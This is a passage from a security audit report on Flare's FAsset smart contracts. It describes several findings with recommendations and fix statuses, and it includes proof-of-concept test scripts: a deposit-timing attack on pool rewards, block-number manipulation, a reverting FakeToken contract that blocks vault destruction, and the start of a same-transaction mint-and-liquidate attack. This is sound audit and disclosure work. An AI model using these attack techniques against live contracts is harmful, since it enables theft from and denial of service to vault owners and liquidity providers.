            reservedUBA: lotsUBA.add(agent.poolFeeShare(crt.feeUBA)),
        });

console.log(`\n=== AN LP ENTERS THE POOL ===`);
        const LPAmount = toWei(1e8);

```

```

    await agent.collateralPool.enter(0, false, { from:
minter3.address, value: LPAmount });

// After CRT, before executing minting
// Minter 2 (LP) deposits
console.log(`\n=== BEFORE EXECUTE MINTING ===`);
const minter2PoolDeposit = toWei(3e10); // 100 times more than
the current pool's balance
if (doAttack) {
    await agent.collateralPool.enter(0, false, { from:
minter2.address, value: minter2PoolDeposit });
}
console.log(`Attacker FAsset balance: ${await
context.fAsset.balanceOf(minter2.address)}`);
console.log(`LP FAsset balance: ${await
context.fAsset.balanceOf(minter3.address)}`);
console.log(`Pool FAsset balance: ${await
context.fAsset.balanceOf(agent.collateralPool.address)}`);

const burnAddress = context.settings.burnAddress;
const startBalanceBurnAddress = toBN(await
web3.eth.getBalance(burnAddress));
const minted = await minter.executeMinting(crt, txHash);
console.log(`\n=== AFTER EXECUTE MINTING ===`);
console.log(`Attacker FAsset balance: ${await
context.fAsset.balanceOf(minter2.address)}`);
console.log(`LP FAsset balance: ${await
context.fAsset.balanceOf(minter3.address)}`);
console.log(`Pool FAsset balance: ${await
context.fAsset.balanceOf(agent.collateralPool.address)}`);

let collateralTokenBalanceAttacker = await
agent.collateralPoolToken.balanceOf(minter2.address);
let collateralTokenBalanceLP = await
agent.collateralPoolToken.balanceOf(minter3.address);

await agent.collateralPool.exit(collateralTokenBalanceLP, 0, { from:
minter3.address });

if (doAttack) {
    await
agent.collateralPool.exit(collateralTokenBalanceAttacker, 0, { from:
minter2.address });
}

console.log(`\n=== AFTER EXITS ===`);
console.log(`Attacker FAsset balance: ${await
context.fAsset.balanceOf(minter2.address)}`);
console.log(`LP FAsset balance: ${await
context.fAsset.balanceOf(minter3.address)}`);
console.log(`Pool FAsset balance: ${await
context.fAsset.balanceOf(agent.collateralPool.address)}`);

const endBalanceBurnAddress = toBN(await
web3.eth.getBalance(burnAddress));
assertWeb3Equal(minted.mintedAmountUBA, lotsUBA);
const poolFeeShare =
crt.feeUBA.mul(toBN(agent.settings.poolFeeShareBIPS)).divn(MAX_BIPS);
assertWeb3Equal(poolFeeShare, minted.poolFeeUBA);
const agentFeeShare = crt.feeUBA.sub(poolFeeShare);

```

```

    assertWeb3Equal(agentFeeShare, minted.agentFeeUBA);
    const mintedUBA = crt.valueUBA.add(poolFeeShare);
    await agent.checkAgentInfo({ mintedUBA: mintedUBA, reservedUBA:
0 });
    // check that fee was burned

    assertWeb3Equal(endBalanceBurnAddress.sub(startBalanceBurnAddress),
crFee);
    // redeemer "buys" f-assets
    await context.fAsset.transfer(redeemer.address,
minted.mintedAmountUBA, { from: minter.address });
    // perform redemption
    const [redemptionRequests, remainingLots, dustChanges] = await
redeemer.requestRedemption(lots);
    await agent.checkAgentInfo({
      freeUnderlyingBalanceUBA: agentFeeShare,
      mintedUBA: poolFeeShare,
      redeemingUBA: lotsUBA,
    });
    assertWeb3Equal(remainingLots, 0);
    assert.equal(dustChanges.length, 0);
    assert.equal(redemptionRequests.length, 1);
    const request = redemptionRequests[0];
    assert.equal(request.agentVault, agent.vaultAddress);
    const tx1Hash = await agent.performRedemptionPayment(request);
    await agent.confirmActiveRedemptionPayment(request, tx1Hash);
    await agent.checkAgentInfo({
      freeUnderlyingBalanceUBA: agentFeeShare.add(request.feeUBA),
      redeemingUBA: 0,
    });
  });
});

```

Recommendation


Account for time in pool when distributing rewards.

Status

Fixed on commit 2315154be4b5507e97aa7f63aa17c9b816be7a65.

A timelock system was added to the CollateralPoolToken.

Insufficient amount of integration tests



Description

The testing suite has high coverage, but does not represent the quality of the tested properties, potentially leaving many scenarios undetected.

Tests used to calculate the coverage are made using two different approaches (unit and integration testing). When unit testing, the system only deploys the currently tested contract, using all other peripheral contracts as mocks. In other words, if a line performing an external call is only called on a unit test, the testing suite will never evaluate the side effects of the external call on the system and will consider that the contract has full coverage. Also, many functions are only tested on unit-tests, considering the validity of the test the emission of an event, which does not evaluate the actual impact on the contract.

Coinspect evaluated the coverage of the system when running `unit + integration` vs `only integration`:

- Coverage tables on Appendix A.1 and A.2

In addition, there are many reported issues where the proof of concept was made just by running an integration test with different conditions or settings. Coinspect believes that following issues would have been detected with a thorough integration testing suite, deploying an real-like environment instead of using a mocked one:

- FAS-011 - Agent owner can steal all the collateral pool rewards by enabling auto-claim
- FAS-013 - Attacker can leave his vault undercollateralized and liquidate it himself for profit
- FAS-020 - Agent owner can execute a pre-announced settings update at any time
- FAS-021 - Agents can't redeem collateral pool tokens after the WNat address update
- FAS-022 - Pool liquidity providers are not compensated with failed collateral reservations fees

Recommendation

Increase the coverage of the integration tests.

Status

Acknowledged.

The Flare Team stated:

```
Will continue adding integration tests
```

FAS-016


Underlying block number update manipulation

Status
Solved



Resolution
Fixed

Risk
Low



Impact
Low
Likelihood
Medium

Location

AgentsCreateDestroy.sol
StateUpdater.sol

Description

Any user allowed to create a vault, can abuse the `AssetManager.proveUnderlyingAddressEOA()` function to update the internal `currentUnderlyingBlock` variable without updating the `currentUnderlyingBlockTimestamp` and `currentUnderlyingBlockUpdatedAt` by proving multiple underlying addresses. This causes a mismatch in the internal states, because the offset between the current underlying block and current underlying timestamp increases.

In addition, this way of updating the `currentUnderlyingBlock` circumvents the finalization checks performed inside `StateUpdater.updateCurrentBlock()`:

```

AgentsCreateDestroy.claimAddressWithEOAProof()
    uint64 leastCurrentBlock = _payment.blockNumber + 1;
    if (leastCurrentBlock > state.currentUnderlyingBlock) {
        state.currentUnderlyingBlock = leastCurrentBlock;
    }

```

```

StateUpdater.updateCurrentBlock()
    uint64 finalizationBlockNumber = _proof.blockNumber +
    _proof.numberOfConfirmations;
    if (finalizationBlockNumber > state.currentUnderlyingBlock) {
        state.currentUnderlyingBlock = finalizationBlockNumber;
        changed = true;
    }

```

Each `AssetManager` relies on the mentioned parameters to track payment deadlines, both for collateral reservation transactions (CRTs) on minting operations and redemption challenges (non-payments). For example, the mismatch between the mentioned parameters, increases the last payment block of both a CRT (when minting) and a Redemption Request, allowing minters or redeemers to pay later. This effect is aggravated if the `updateCurrentBlock()` was not recently called.

```

function _lastPaymentBlock()
    private view
    returns (uint64 _lastUnderlyingBlock, uint64
    _lastUnderlyingTimestamp)
    {
        AssetManagerState.State storage state =
        AssetManagerState.get();
        // timeshift amortizes for the time that passed from the last
        underlying block update
        uint64 timeshift = block.timestamp.toUint64() -
        state.currentUnderlyingBlockUpdatedAt;
        _lastUnderlyingBlock =
            state.currentUnderlyingBlock +
        state.settings.underlyingBlocksForPayment;
        _lastUnderlyingTimestamp =
            state.currentUnderlyingBlockTimestamp + timeshift +
        state.settings.underlyingSecondsForPayment;
    }

```

This effect in terms of mintings and redemptions is compensated by the `timeshift`. However, the system will be on a *virtually* updated state because the `currentUnderlyingBlock` and the `_lastUnderlyingTimestamp` will be effectively in the future but the `currentUnderlyingBlockUpdatedAt` will be outdated. As the time tracking process will be virtually updated, users will have less incentives to call `updateCurrentBlock()` making `currentUnderlyingBlockUpdatedAt` even more outdated.

At the moment of writing this report, Coinspect has not found a concrete way to exploit this issue for profit.

Proof of Concept

The following test shows how a user allowed to create an agent can prove several addresses multiple times, creating a mismatch between the `currentUnderlyingBlockTimestamp` and the `currentUnderlyingBlock`:

To reproduce this script, paste it on `fasset-simulation/02-MintAndRedeem.ts`. Also, add the `arbitrarilyProveUnderlyingAddressEOA()` function into the `test/integration/utils/Agent.ts` file.

Output

```
== Before Mining Blocks ==
Current Underlying Block: 0
Current Underlying Timestamp: 0

== After Mining 5 Blocks ==
Current Underlying Block: 0
Current Underlying Timestamp: 0

== Manipulate the current block by proving an underlying address ==

== Before calling updateUnderlyingBlock() ==
Current Underlying Block: 7
Current Underlying Timestamp: 0

== After calling updateUnderlyingBlock() ==
Current Underlying Block: 7
Current Underlying Timestamp: 1691436447

== Manipulate the current block by proving an underlying address ==

== Process minting ==
Current Underlying Block: 11
Current Underlying Timestamp: 1691436447
```

Script

```
it("coinspect - alter block and timestamp relationship", async () => {
  const agent = await Agent.createTest(context, agentOwner1, underlyingAgent1);
  const minter = await Minter.createTest(
    context,
    minterAddress1,
    underlyingMinter1,
    context.underlyingAmount(10000)
  );
  const redeemer = await Redeemer.create(context, redeemerAddress1, underlyingRedeemer1);
```

```

    // make agent available
    const fullAgentCollateral = toWei(3e8);
    await
agent.depositCollateralsAndMakeAvailable(fullAgentCollateral,
fullAgentCollateral);

console.log(`\n== Before Mining Blocks ==`);
    let currentBlock = await
context.assetManager.currentUnderlyingBlock();
    console.log(`Current Underlying Block: ${currentBlock[0]}`);
    console.log(`Current Underlying Timestamp:
${currentBlock[1]}`);

// mine some blocks to skip the agent creation time
mockChain.mine(5);
    console.log(`\n== After Mining 5 Blocks ==`);
    currentBlock = await
context.assetManager.currentUnderlyingBlock();
    console.log(`Current Underlying Block: ${currentBlock[0]}`);
    console.log(`Current Underlying Timestamp:
${currentBlock[1]}`);

console.log(`\n== Manipulate the current block by proving an underlying
address ==`);
    await Agent.arbitrarilyProveUnderlyingAddressEOA(context,
accounts[10], "SomeAddressA");

// update block
    console.log(`\n== Before calling updateUnderlyingBlock() ==`);
    currentBlock = await
context.assetManager.currentUnderlyingBlock();
    console.log(`Current Underlying Block: ${currentBlock[0]}`);
    console.log(`Current Underlying Timestamp:
${currentBlock[1]}`);

const blockNumber = await context.updateUnderlyingBlock();
    const currentUnderlyingBlock = await
context.assetManager.currentUnderlyingBlock();
    // perform minting
    console.log(`\n== After calling updateUnderlyingBlock() ==`);
    currentBlock = await
context.assetManager.currentUnderlyingBlock();
    console.log(`Current Underlying Block: ${currentBlock[0]}`);
    console.log(`Current Underlying Timestamp:
${currentBlock[1]}`);

console.log(`\n== Manipulate the current block by proving an underlying
address ==`);
    await Agent.arbitrarilyProveUnderlyingAddressEOA(context,
accounts[10], "SomeAddressB");
    await Agent.arbitrarilyProveUnderlyingAddressEOA(context,
accounts[10], "SomeAddressC");
    await Agent.arbitrarilyProveUnderlyingAddressEOA(context,
accounts[10], "SomeAddressD");
    await Agent.arbitrarilyProveUnderlyingAddressEOA(context,
accounts[10], "SomeAddressE");

console.log(`\n== Process minting ==`);

const lots = 3;

```

```

const crFee = await minter.getCollateralReservationFee(lots);
const crt = await minter.reserveCollateral(agent.vaultAddress,
lots);
const txHash = await minter.performMintingPayment(crt);
const lotsUBA = context.convertLotsToUBA(lots);
await agent.checkAgentInfo({
  totalVaultCollateralWei: fullAgentCollateral,
  reservedUBA: lotsUBA.add(agent.poolFeeShare(crt.feeUBA)),
});

currentBlock = await context.assetManager.currentUnderlyingBlock();
console.log(`Current Underlying Block: ${currentBlock[0]}`);
console.log(`Current Underlying Timestamp:
${currentBlock[1]}`);
});

```

arbitrarilyProveUnderlyingAddressEOA

```

static async arbitrarilyProveUnderlyingAddressEOA(
  ctx: AssetContext,
  ownerAddress: string,
  underlyingAddress: string
) {
  if (!(ctx.chain instanceof MockChain)) assert.fail("only for mock
chains");

  // mint some funds on underlying address (just enough to make EOA
proof)
  ctx.chain.mint(underlyingAddress, ctx.chain.requiredFee.addn(1));

  // create mock wallet
  const wallet = new MockChainWallet(ctx.chain);
  // create and prove transaction from underlyingAddress

  const txHash = await wallet.addTransaction(
    underlyingAddress,
    underlyingAddress,
    1,
    PaymentReference.addressOwnership(ownerAddress)
  );
  if (ctx.chain.finalizationBlocks > 0) {
    await ctx.waitForUnderlyingTransactionFinalization(undefined,
txHash);
  }
  const proof = await ctx.attestationProvider.provePayment(txHash,
underlyingAddress, underlyingAddress);
  await ctx.assetManager.proveUnderlyingAddressEOA(proof, { from:
ownerAddress });
}

```

Recommendation

Update the underlying timestamp as well using the payment proof.



Status

Fixed on commit `a048419a2ddaaec2189e568012793f08d92ef848`.

Timestamps are also updated along the block number upon EOA proof check.

FAS-015

Rewards will be lost if an agent or pool is destroyed before claiming

Status Caution Advised	Risk Low
	
Resolution Deferred	Impact Medium
	Likelihood Low
Location AgentVault.sol CollateralPool.sol	

Description

When destroying a vault along with its pool, unclaimed rewards or airdrops corresponding to past epochs will be lost. If the vault or pool enabled reward auto-claim, the executor might send rewards to a previously destroyed vault or pool locking the rewards down.

An agent is able to destroy a vault along with its collateral pool when it is not backing any debt. This process deletes the agent from storage, setting its state to EMPTY, and the owner has no longer control over it. There are two possible scenarios, both leading to an irreversible loss of unclaimed rewards.

The first case happens if the the auto-claim was not enabled, meaning that the agent's owner took the responsibility of manually claiming rewards. If the owner triggers an agent destruction without claiming rewards of last epoch, the right to claim those rewards (or airdrops) will be lost. This scenario yields to an irreversible loss due to unclaimed rewards, and would be aggravated depending the latest epoch at which rewards were claimed.

The second scenario, needs the owner to activate auto-claim rewards. This process allows an executor to claim rewards on behalf of the vault or pool. This means that the rewards are sent only when the executor calls `autoClaim` on the Rewards Manager contract, which can happen at any time. If some reward epochs passed before the latest `autoClaim` and the owner triggers an agent destruction, the executor might send rewards after the agent was destroyed, locking the rewards.

Recommendation

The manual claim scenario can be mitigated by the suggestion presented in FAS-014: allow anybody to claim rewards. The auto-claim scenario should be documented to warn vault's users about the need to time their destroy properly.

Status


As this scenario will be handled by the agent's bot, it is considered deferred.

The Flare Team stated:

The agent can only destroy the pool when there are no pool tokens issued anymore. This means that there are no more pool token holders and any rewards obtained at this time don't belong to anybody, so no one is hurt. Bigger problem is that the agent might be lazy and not claim at all when the pool is still operational, hurting the pool token holders. However, agent must also be a (quite large) pool token holder, therefore he is incentivized to claim. And the agent bot software will contain code that will automatically claim, so every agent using reference bot code will do the claiming without any extra effort.

FAS-012

Anyone can prevent a vault from being destroyed



Description

Attackers can prevent the vault owner from fully destroying its vault by adding a malicious token contract to the `usedTokens` array. As a result, the vault's owner won't be able to recover the remaining native token balance, if any.

The `destroy()` function is intended to be used primarily for housekeeping purposes: to remove a destroyed agent from the active agents lists. This means that agent owner does not have a clear incentive to call this function (the collateral is removed on a previous step using a different external function). Apart from removing the current vault from the list, it transfers the remaining token balance (if any) to a recipient:

```

function destroy(address payable _recipient)
    external override
    onlyAssetManager
    nonReentrant
{
    uint256 length = usedTokens.length;
    for (uint256 i = 0; i < length; i++) {
        IERC20 token = usedTokens[i];
        uint256 useFlags = tokenUseFlags[token];
        // undelegate all governance delegation
        if ((useFlags & TOKEN_DELEGATE_GVERNANCE) != 0) {
            IWNat(address(token)).governanceVotePower().undelegate();
        }
        // undelegate all FTSO delegation
        if ((useFlags & TOKEN_DELEGATE) != 0) {
            IVPToken(address(token)).undelegateAll();
        }
        // transfer balance to recipient
        if ((useFlags & TOKEN_DEPOSIT) != 0) {
            uint256 balance = token.balanceOf(address(this));
            if (balance > 0) {
                token.safeTransfer(_recipient, balance);
            }
        }
    }
    // transfer native balance, if any (used to be done by
    selfdestruct)
    _transferNAT(_recipient, address(this).balance);
}

```

An attacker can trigger a revert on this operation by adding a malicious token to the `usedTokens` array by simply calling `AgentVault.updateCollateral(maliciousToken)`. This token is a contract that triggers a revert when calling `token.balanceOf()`:

```

// update collateral after `transfer(vault, some amount)` was
called (alternative to depositCollateral)
function updateCollateral(IERC20 _token)
    external
{
    assetManager.updateCollateral(address(this), _token);
    _tokenUsed(_token, TOKEN_DEPOSIT);
}

```

Coinspect considers the impact of this issue is low because Vaults are not expected to handle native tokens on a regular basis. However, this mechanism can be abused to recover unaccounted auto-claimed rewards as explained in FAS-011.

Proof of Concept

The following test shows how an agent is unable to destroy its Vault after an attacker submits a malicious token via `updateCollateral`. As a result, the owner is unable to recover the remaining native token balance.

To reproduce, use the `AgentVault.ts` unit test file.

```
const FakeToken = artifacts.require("FakeToken");

it("can DoS agent destruction locking down remaining collateral", async
() => {
  const agentVault = await createAgentVault(owner, underlyingAgent1);
  //Deposit some token collateral
  await wNat.deposit({ from: owner, value: toBN(100) });
  await wNat.approve(agentVault.address, toBN(100), { from: owner });
  await agentVault.depositCollateral(wNat.address, toBN(100), { from:
owner });

  // An attacker deploys and adds a malicious token to the _tokenUsed
array
  let fakeToken = await FakeToken.new();
  await agentVault.updateCollateral(fakeToken.address, { from:
accounts[1] });

  await assetManager.announceDestroyAgent(agentVault.address, { from:
owner });
  await time.increase(settings.withdrawalWaitMinSeconds);

  expectRevert(
    assetManager.destroyAgent(agentVault.address, owner, { from:
owner }),
    "You will never be able to destroy this vault"
  );

  // The owner receives no tokens.
  let ownerNatBalance = await wNat.balanceOf(owner);
  console.log(`Owner Nat Balance: ${ownerNatBalance}`);
});
```

Where the `FakeToken` is the following smart contract:

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.20;

contract FakeToken {
  function balanceOf(address /* */) external view returns (uint256)
  {
    revert("You will never be able to destroy this vault");
  }
}
```

Recommendation

Handle possible reversals on a `destroy()` call to allow a successful vault destruction.

Status



Fixed on commit `357411ac18767692650cc49def1110b1db84695c`.

The `updateCollateral` and `depositCollateral` functions are now access controlled:

```
Will allow only agent to call depositCollateral() and  
updateCollateral(). Anyone (agent from any wallet) can still transfer  
to vault, but then the agent will have to call updateCollateral() for  
tracking.
```

FAS-018

Risky values for underlying seconds/blocks for payment setting can lead to loss of funds

Status Solved	Risk Low
	
Resolution Fixed	Impact Medium
	Likelihood Low
Location <code>SettingsUpdater.sol</code>	

Description

There are no checks to ensure that the maximum value for `underlyingSecondsForPayment` is less than 24hs. Because the State Connector clears all proofs older than 24hs, in case of setting this variable to a value greater than 24hs, the system will not be able to handle proofs of all payments leading to unfair challenges and collateral reservation fee collection.

The setter for the mentioned variable has no checks to ensure a safe range for its values considering the state connector proof limitation:

```
function _setTimeForPayment(  
    bytes calldata _params  
)
```

```

private
{
    AssetManagerSettings.Data storage settings =
AssetManagerState.getSettings();
    (uint256 underlyingBlocks, uint256 underlyingSeconds) =
        abi.decode(_params, (uint256, uint256));
    // update
    settings.underlyingBlocksForPayment =
underlyingBlocks.toUint64();
    settings.underlyingSecondsForPayment =
underlyingSeconds.toUint64();
    emit AMEvents.SettingChanged("underlyingBlocksForPayment",
underlyingBlocks);
    emit AMEvents.SettingChanged("underlyingSecondsForPayment",
underlyingSeconds);
}

```

On the other hand, setting low values for the mentioned variables will increase the likelihood of failed payment challenges, because either agents or minters will have less time to pay and provide the proofs.

It is worth mentioning that although this update can only be performed by the Governance, there are other setters that have sanity checks over the new values.

Recommendation

Ensure that the values used in `_setTimeForPayment` guarantee tx proof availability and that there will be enough time to make the payments on every underlying chain.


Status

Fixed on commit [320f56cb643af19172551620a28165e4075b5b55](#).

Added validations checking that time-based variables don't exceed the State Connector's 24h limitation.

FAS-024

Attackers can atomically execute minting and liquidate any agent after a price swing



Description

Anyone can reserve all the remaining lots of an agent, taking their collateral ratio to the lowest possible value. Then, in the event of having a price swing, the reserver is able to execute the minting and liquidate the agent on the same transaction. This mechanism allows attackers to take outstanding profits from liquidations potentially driving the protocol to insolvency.

Agents can set custom minimum minting pool and vault collateral ratios to financially protect themselves against the risk of liquidation after the execution of a minting position. Those custom collateral ratios are set through the agent's timelock, meaning that the protection against sudden price swings is not possible. Moreover, an agent willing to protect himself against volatile markets is forced to keep a higher minimum CR at all times because the timelock restriction. This

conveys a loss of efficiency in terms of the collateral locked, as markets don't experience volatile scenarios at all times. In addition, the specification does not mention the purpose for those parameters and the adversarial scenarios they protect from.

When collateral is reserved for a minting operation, the system compensates the potential decrease of the collateral ratio by increasing the `reservedAMG` variable. This variable is increased in `_reserveCollateral`, which is later used to calculate the locked collateral in `AgentCollateral.lockedCollateralWei()`:

```
function _reserveCollateral(Agent.State storage _agent, uint64
_valueAMG, uint256 _underlyingFeeUBA) private {
    AssetManagerState.State storage state = AssetManagerState.get();
    uint64 reservationAMG = _reservationAMG(_agent, _valueAMG,
_underlyingFeeUBA);
    Minting.checkMintingCap(reservationAMG);
    _agent.reservedAMG += reservationAMG;
    state.totalReservedCollateralAMG += reservationAMG;
}
```

The collateral ratio of an agent considers not only the minted but also the reserved amounts.

The system has a global minting cap value that could be used to prevent a one-step `executeMinting - liquidate` process, however, it will not protect those agents with the amount of free collateral lots below this minting cap.

Attackers might target agents operating on chains with higher payment windows (per spec, some chains might have times in the range of 2 hours), where any collateral token (vault's or pool's) is facing abrupt price changes to increase the probability of the attack.

A price swing between the collateral reservation transaction and the minting execution, might take the agent's collateral ratio below the minimum value enabling liquidations. However, there are two feasible states of debt worth mentioning. For both cases, we take into account that the liquidation uses only the value of `mintedAMG` to calculate the liquidation reward. This property of liquidations, allow considering that CRTs' `reservedAMG` is a way of unrealized minting positions.

Scenario 1: Previous Minted Amount > 0, ReservedAmount = RemainingLots

This scenario happens when the agent is backing minting positions (say from User A), with a health ratio way over the minimum and receives a CRT (from User M) for

all the remaining lots. Because of this abrupt reservation, the agent is no longer able to back more `FAssets` (unless more collateral is supplied).

In the event of a price swing, before the minting is executed, the agent's previously minted `FAssets` might get liquidated because the unrealized minted amounts of the CRT decreased the CR. Liquidators will receive the incentives and payments because `mintedAMG` is greater than zero. If the equivalent of liquidation rewards is greater than the collateral reservation fee, the system will have more incentives to liquidate others rather than successfully completing minting reservations. This case creates a loophole that could be abused by attackers to take profits from liquidations (as $\text{liquidation profit} - \text{CRT Fee} > 0$), potentially making the system non-operational.

Scenario 2: Previous Minted Amount = 0, ReservedAmount = RemainingLots

This scenario happens when an agent receives a CRT for all the free lots. The feasibility of this scenario increases if the agent can back just a low amount of lots. It can happen to agents on different states of their life-cycle (bootstrapping, after being liquidated for all the backed `FAssets`, among others).

In the event of a price swing, before the minting is executed, the agent's health ratio will be below the minimum but will have no `mintedAMG`, meaning that a liquidation yields in zero rewards for the liquidator. This allows the minter to send `executeMinting` and `liquidate` on the same TX. In that case, the liquidation will yield rewards because once the minting is executed, `reservedAMG` decreases and `mintedAMG` increases. If the collateral underwater is the pool's, this also affects liquidity providers as responsibility is equally distributed between the agent and other pool token holders.

Proof of Concept

The following test shows a minter reserving all the available lots of an agent. Then, after a price swing of the pool's collateral, a liquidation is performed to show that the liquidation rewards are zero if the minting operation was not executed. In the end, the minter calls `executeMinting` and liquidates the agent, getting the liquidation premium.

To run this test, add the script to `/fasset-simulation/09-Liquidation.ts`. An additional log was added to the `CollateralReservations.sol` file to track down the free collateral lots.

Output

```
Lots reserved: 7
Free collateral lots: 7

=== BEFORE SWING ===
Vault CR: 85586
Pool CR: 25421

=== AFTER SWING ===
Vault CR: 85586
Pool CR: 18981
Amount liquidated: 0

=== EXECUTING MINTING ===
Vault CR: 85586
Pool CR: 18981

=== LIQUIDATE AGENT ===
Vault CR: 97622
Pool CR: 21685
Amount liquidated: 30000000000000000000
```

Script

```
it("coinspect - can reserve then mint and liquidate on the same tx",
  async () => {
    const agent = await Agent.createTest(context, agentOwner1,
      underlyingAgent1);
    const minter = await Minter.createTest(
      context,
      minterAddress1,
      underlyingMinter1,
      context.underlyingAmount(10000)
    );

    const liquidator = await Liquidator.create(context,
